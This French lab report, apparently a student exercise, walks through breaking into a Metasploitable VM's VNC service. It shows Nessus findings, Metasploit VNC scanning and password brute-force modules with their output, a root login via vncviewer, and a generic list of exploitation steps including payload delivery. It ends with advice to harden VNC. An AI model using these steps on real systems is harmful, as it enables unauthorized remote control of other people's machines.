
On a choisis cette vulnérabilité parce qu'elle est critique et elle a un nombre de sévérité de 10*, le serveur VNC exécuté sur l'hôte distant est sécurisé par un mot de passe faible. Nessus a pu se connecter à l'aide de l'authentification VNC et d'un mot de passe **'password'.** Un attaquant distant non authentifié pourrait exploiter cela pour prendre le contrôle du système.



Cette vulnérabilité et exploitable par Nessus; on a déjà obtenu le mot de passe pour accéder au serveur VNC « password ».
On utilison la commande '' vncviewr –shared 10.10.10.11:5900 '' avec le mot de pass « password » pour accéder au serveur


```
┌──(root㉿kali)-[/home/bouchlaghem]
└─# vncviewer -shared 10.10.10.11:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

On peut à ce niveau voir qu'on a réussi à se connecté au serveur VNC et on a eu l'accès au terminal du Metasploit à distance. Alors dans l'image ci-dessous on peut voir que l'attaque a réussi.



Objectif 4 : rechercher un exploit pour l'une des vulnérabilités identifiées:

On peut utilisé Metasploit pour chercher la même vulnérabilité et l'exploité, Premièrement on lance metasploit en utilisant la commande « msfconsol q– » l'option –q signifié quite (Ne pas afficher la bannière au démarrage) et si on veux afficher ou changer la bannière on utilise la commande « banner ».



Deuxièmement nous voulons faire est de rechercher les serveurs VNC qui n'utilisent aucun mot de passe, en utilisant la commande *« use auxiliary/scanner/vnc/vnc_none_auth »*, Ensuite, nous voulons définir nos options. Pour ce module, il suffit de définir RHOSTS utilisant la commande *« set RHOSTS 10.10.10.11 ».* nous pouvez répertorier les options en exécutant : *« show options »*

```
msf6 auxiliary(scanner/vnc/vnc_none_auth) > set RHOSTS 10.10.10.11
RHOSTS ⇒ 10.10.10.11
msf6 auxiliary(scanner/vnc/vnc_none_auth) > show options

Module options (auxiliary/scanner/vnc/vnc_none_auth):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.10.10.11      yes       The target host(s), see https://github.com/rapid7/m
                                       i/Using-Metasploit
   RPORT    5900             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

Une fois cela fait, nous pouvons exécuter le module en tapant: *run ou bien exploit*

```
msf6 auxiliary(scanner/vnc/vnc_none_auth) > run

[*] 10.10.10.11:5900      - 10.10.10.11:5900 - VNC server protocol version: 3.3
[*] 10.10.10.11:5900      - 10.10.10.11:5900 - VNC server security types supported: VNC
[*] 10.10.10.11:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_none_auth) >
```

Le script détecte qu'un service VNC est en cours d'exécution, il y a donc probablement un mot de passe dessus.

Maintenant que nous savons qu'un serveur VNC est présent, exécutant probablement la version 3.3 comme notre analyse précédente l'a suggéré, nous pouvons creuser plus loin.

Dans un premier temps, ont regardent toujours s'il y a un script NSE disponible. Pour rechercher des scripts NSE pertinents, ont utilisent : *locate *vnc*.nse*

```
msf6 auxiliary(scanner/vnc/vnc_none_auth) > locate *vnc*.nse
[*] exec: locate *vnc*.nse

/usr/share/ivre/patches/nmap/scripts/vnc-screenshot.nse
/usr/share/nmap/scripts/realvnc-auth-bypass.nse
/usr/share/nmap/scripts/vnc-brute.nse
/usr/share/nmap/scripts/vnc-info.nse
/usr/share/nmap/scripts/vnc-title.nse
msf6 auxiliary(scanner/vnc/vnc_none_auth) >
```

Ce qui en fait donne des résultats intéressants. Habituellement. Dans ce cas, nous savons qu'il pourrait y avoir une vulnérabilité de contournement d'authentification dans les anciennes versions de VNC, ont cherchent alors si il existe un module de type VNC de login utilisant la commande : search type:auxiliary vnc

```
msf6 auxiliary(scanner/vnc/vnc_none_auth) > search type:auxiliary vnc

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/ard_root_pw                           normal  No     Apple Remote Desktop Root Vulnerability
   1  auxiliary/server/capture/vnc                                normal  No     Authentication Capture: VNC
   2  auxiliary/admin/vnc/realvnc_41_bypass      2006-05-15       normal  No     RealVNC NULL Authentication Mode Bypass
   3  auxiliary/scanner/http/thinvnc_traversal   2019-10-16       normal  No     ThinVNC Directory Traversal
   4  auxiliary/scanner/vnc/vnc_none_auth                         normal  No     VNC Authentication None Detection
   5  auxiliary/scanner/vnc/vnc_login                             normal  No     VNC Authentication Scanner


Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/vnc/vnc_login

msf6 auxiliary(scanner/vnc/vnc_none_auth) >
```

Et bien sûr, il y en a. Voyons donc si l'utilisateur utilise des mots de passe VNC connus, Par défaut, en utilisant la commande *« show options »* on vois que ce module utilise le fichier: */usr/share/metasploit framework/data/wordlists/vnc_passwords.txt.*

```
                                                    d: none, user, user&realm)
   PASSWORD                                  no     The password to test
   PASS_FILE    /usr/share/metasploit-framework/data  no     File containing passwords, one per line
                /wordlists/vnc_passwords.txt
```

On configurons l'option RHOSTS utilisant la commande : *set RHOSTS 10.10.10.11*

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 10.10.10.11
RHOSTS => 10.10.10.11
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                      Required  Description
   ----              ---------------                      --------  -----------
   BLANK_PASSWORDS   false                                no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                    yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                 no        Skip existing credentials stored in the current database (Accepte
                                                                    d: none, user, user&realm)
   PASSWORD                                               no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data no        File containing passwords, one per line
                     /wordlists/vnc_passwords.txt
   Proxies                                                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS            10.10.10.11                          yes       The target host(s), see https://github.com/rapid7/metasploit-fram
                                                                    ework/wiki/Using-Metasploit
   RPORT             5900                                 yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                yes       Stop guessing when a credential works for a host
   THREADS           1                                    yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                              no        A specific username to authenticate as
   USERPASS_FILE                                          no        File containing users and passwords separated by space, one pair
                                                                    per line
   USER_AS_PASS      false                                no        Try the username as the password for all users
   USER_FILE                                              no        File containing usernames, one per line
   VERBOSE           true                                 yes       Whether to print output for all attempts
```

Une fois cela fait, nous pouvons exécuter le module en tapant: *run ou bien exploit*


```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.10.10.11:5900      - 10.10.10.11:5900 - Starting VNC login sweep
[!] 10.10.10.11:5900      - No active DB -- Credential data will not be saved!
[+] 10.10.10.11:5900      - 10.10.10.11:5900 - Login Successful: :password
[*] 10.10.10.11:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

C'était rapide. Il s'avère que le mot de passe est : « **password** »

On utilison la commande *'' vncviewr –shared 10.10.10.11:5900 ''* avec le mot de pass « password » pour accéder au serveur

```
┌──(root㉿kali)-[/home/bouchlaghem]
└─# vncviewer -shared 10.10.10.11:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



Une simple commande « *ls* » nous montre que nous sommes dans la machine virtuel Metaxploit .


```
root@metasploitable:/# ls
bin    dev    initrd      lost+found  nohup.out  root  sys  var
boot   etc    initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home   lib         mnt         proc       srv   usr
root@metasploitable:/# _
```

Et pour nous assurer que nous avons tous les droits pour exécuter n'importe quelle commande dans la cible à distance, nous avons créé un nouveau fichier nommé « hacked.txt » avec un message dessus. « hello from the other side »

```
root@metasploitable:/# echo hello from the other side > hacked.txt
root@metasploitable:/# ls
bin    dev         home        lib         mnt         proc  srv  usr
boot   etc         initrd      lost+found  nohup.out   root  sys  var
cdrom  hacked.txt  initrd.img  media       opt         sbin  tmp  vmlinuz
root@metasploitable:/# cat hacked.txt
hello from the other side
root@metasploitable:/#
```

Comme nous pouvons le voir sur la machine cible, le fichier a été créé avec succès.

```
root@metasploitable:/# ls
bin    dev         home        lib         mnt         proc  srv  usr
boot   etc         initrd      lost+found  nohup.out   root  sys  var
cdrom  hacked.txt  initrd.img  media       opt         sbin  tmp  vmlinuz
root@metasploitable:/#
```




```
 24583   0 lrwxrwxrwx    1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
   567   0 drwxr-xr-x   13 root root 13820 2022-12-22 18:44 dev
139265   4 drwxr-xr-x   94 root root  4096 2022-12-22 18:44 etc
 24611   4 -rw-r--r--    1 root root    26 2022-12-22 18:53 hacked.txt
114689   4 drwxr-xr-x    6 root root  4096 2010-04-16 02:16 home
163841   4 drwxr-xr-x    2 root root  4096 2010-03-16 18:57 initrd
 24584   0 lrwxrwxrwx    1 root root    32 2010-04-28 16:26 initrd.img -> boot/ini
trd.img-2.6.24-16-server
294913   4 drwxr-xr-x   13 root root  4096 2012-05-13 23:35 lib
    11  16 drwx------    2 root root 16384 2010-03-16 18:55 lost+found
442369   4 drwxr-xr-x    4 root root  4096 2010-03-16 18:55 media
 98305   4 drwxr-xr-x    3 root root  4096 2010-04-28 16:16 mnt
 24589  12 -rw-------    1 root root  8705 2022-12-22 18:45 nohup.out
286721   4 drwxr-xr-x    2 root root  4096 2010-03-16 18:57 opt
     1   0 dr-xr-xr-x  110 root root     0 2022-12-22 18:44 proc
 24578   4 drwxr-xr-x   13 root root  4096 2022-12-22 18:45 root
  8193   4 drwxr-xr-x    2 root root  4096 2012-05-13 21:54 sbin
106497   4 drwxr-xr-x    2 root root  4096 2010-03-16 18:57 srv
     1   0 drwxr-xr-x   12 root root     0 2022-12-22 18:44 sys
245761   4 drwxrwxrwt    4 root root  4096 2022-12-22 18:45 tmp
344065   4 drwxr-xr-x   12 root root  4096 2010-04-28 00:06 usr
 49153   4 drwxr-xr-x   14 root root  4096 2010-03-17 10:08 var
 24577   0 lrwxrwxrwx    1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinu
z-2.6.24-16-server
root@metasploitable:/#
```

3 QUESTION BONUS :

- **Pour optimiser nos chances de succès pendant l'attaque il faut qu'ont suit ces étapes :**

1. **Identifiez la vulnérabilité :** Ont identifient les vulnérabilités qui existent dans le système cible à l'aide de diverses techniques comprennent l'empreinte et la reconnaissance, l'analyse, le dénombrement et l'analyse des vulnérabilités. Après avoir identifié les logiciels libres utilisés et les services vulnérables exécutés sur le système cible, ont utilisent également divers sites d'exploitation en ligne tels que Exploit Database (https://www.exploit-db.com) et Packet Storm (https://packetstormsecurity.com) pour détecter les vulnérabilités du système d'exploitation et des applications sous-jacents.

2. **Déterminer le risque associé à la vulnérabilité :** Après avoir identifié une vulnérabilité, ont déterminent le risque associé à la vulnérabilité, c'est-à-dire si l'exploitation de cette vulnérabilité soutient les mesures de sécurité sur le système cible.

3. **Déterminer la capacité de la vulnérabilité :** Si le risque est LOW, nous pouvons déterminer la capacité d'exploiter cette vulnérabilité pour accéder à distance au système cible.

4. **Développer l'exploit :** Après avoir déterminé la capacité de la vulnérabilité, nous pouvons utiliser des exploits de sites d'exploitation en ligne tels que Exploit Database (https://www.exploit-db.com), ou ont développent notre propres exploits à l'aide d'outils d'exploitation tels que Metasploit.

5. **Sélectionnez la méthode de livraison - locale ou distante** : Ont effectuent une exploitation à distance sur un réseau pour exploiter la vulnérabilité existante dans le système distant afin d'obtenir un accès shell comme notre cas. Si ont a un accès préalable au système, ont effectuent une exploitation locale pour augmenter les privilèges ou exécuter des applications dans le système cible.

6. **Générer et livrer la charge utile :** Dans le cadre de l'exploitation, génèrent ou sélectionnent des charges utiles malveillantes à l'aide d'outils tels que Metasploit et les transmettent au système distant en utilisant l'ingénierie sociale ou via un réseau. Ont injectent du shellcode malveillant dans les charges utiles qui, une fois exécuté, établit un shell distant vers le système cible.

7. **Obtenir un accès à distance :** Après avoir généré la « payload » , ont exécutent l'exploit pour obtenir un accès shell distant au système cible. Désormais, ont peuvent exécuter diverses commandes malveillantes sur le shell distant et contrôler le système.

- **Ont recommandent au propriétaire de la VM de sécuriser le service VNC avec un mot de passe fort et mettre à jour le serveur VNC vers la dernière version VNC-6.22.826-Linux-x64.**